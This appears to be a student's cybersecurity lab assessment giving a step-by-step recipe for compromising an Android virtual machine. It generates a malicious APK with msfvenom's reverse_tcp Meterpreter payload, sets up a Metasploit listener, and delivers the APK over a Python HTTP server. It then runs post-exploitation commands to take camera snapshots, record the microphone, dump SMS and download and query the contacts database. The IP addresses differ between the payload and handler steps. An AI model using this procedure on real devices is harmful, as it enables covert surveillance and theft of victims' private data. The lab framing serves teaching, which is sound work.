
**Cyber Security – Assessment # 10**

**Q1**. Android hacking involves creating a malicious APK payload using tools like MSFvenom. The payload is delivered to the target device, typically via social engineering or manual transfer. Once the app is installed and executed, it opens a reverse shell to the attacker’s machine. Through the Meterpreter session, the attacker can control the device and extract data.

* Build Android VM using VMware Workstation
* Set up Kali Linux as the attacker machine
* Generate payload using MSFvenom (android/meterpreter/reverse\_tcp)
* Configure Metasploit handler (exploit/multi/handler) on Kali
* Transfer the APK payload to the Android VM
* Install and run the payload on the Android VM
* Gain a reverse Meterpreter shell session on Kali
* Perform post-exploitation actions (e.g., access files, dump contacts)
* Extract “contact dump” from the victim device



**Tools and Requirements:**

1. **VMware Workstation** – To create and run virtual machines
2. **Android x86 ISO** – For the target Android virtual machine
3. **Kali Linux** – Attacker machine with Metasploit and MSFvenom
4. **MSFvenom** – To generate the malicious APK payload
5. **Metasploit Framework** – To handle the reverse shell

**Step-by-Step Breakdown:**

1. **Set Up Android VM on VMware Workstation**

**Procedure:**

* Open VMware → Create a new virtual machine
* Mount Android x86 ISO and follow installation steps
* Ensure network mode is either **Bridged** or **NAT**
* Finish the setup and boot into Android OS

1. **Set Up Kali Linux as the Attacker Machine**

Ensure that Kali Linux is running and updated. Make sure the Metasploit framework and MSFvenom tool are installed and working properly:

msfconsole

1. **Generate the Malicious APK Payload Using MSFvenom**

**Command:**

msfvenom -p android/meterpreter/reverse\_tcp LHOST=<Kali\_IP> LPORT=4444 -o hacked.apk

* -p: Payload type
* LHOST: Attacker IP (Kali Linux)
* LPORT: Listening port
* -o: Output file name

**Example:**

Msfvenom-p android/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=4444 -o hacked.apk

1. **Set Up the Metasploit Handler on Kali Linux**

**In msfconsole:**

use exploit/multi/handler

set payload android/meterpreter/reverse\_tcp

set LHOST 150.1.7.100

set LPORT 4444

exploit

This sets up a listener that waits for the reverse connection from the target Android device.

1. **Transfer the APK to the Android VM**

Use a simple HTTP server to transfer the APK:

python3 -m http.server 8080

On the Android VM:

* Open browser → Go to http://<Kali\_IP>:8080/hacked.apk
* Download and install the APK
* Enable “Install from unknown sources” if needed

1. **Install and Run the APK on the Android VM**

Once installed, open the app on the Android VM. If successful, it will connect back to the Kali machine.

1. **Gain a Reverse Meterpreter Session on Kali**

Once the payload runs, the Metasploit console will display:

**Meterpreter session 1 opened**

You now have control over the Android VM.

1. **Perform Post-Exploitation Actions**

Some useful Meterpreter commands:

|  |
| --- |
| pwd # Print working directory |
| ls # List files |
| download <filename> # Download files |
| webcam\_snap # Take a picture using camera |
| record\_mic # Record microphone |
| dump\_sms # Dump SMS messages |

1. **Extract the “Contact Dump” from the Victim Device**

You can either:

* Use a post-exploitation module (if available)
* Or manually extract the contacts database:

**Steps:**

**cd /data/data/com.android.providers.contacts/databases/**

**download contacts2.db**

This file is an SQLite database. To read it on Kali:

**sqlite3 contacts2.db**

**sqlite> SELECT display\_name, data1 FROM view\_data;**


This command will extract contact names and their associated numbers/emails.


**Summary:**







This task involved the following:
















* Creating a virtual Android environment
* Generating and transferring a malicious APK using MSFvenom
* Setting up a reverse shell listener using Metasploit
* Gaining access to the Android device
* Performing post-exploitation, including contact data extraction
* I am using an automated Python script to create the payload and set up the listener

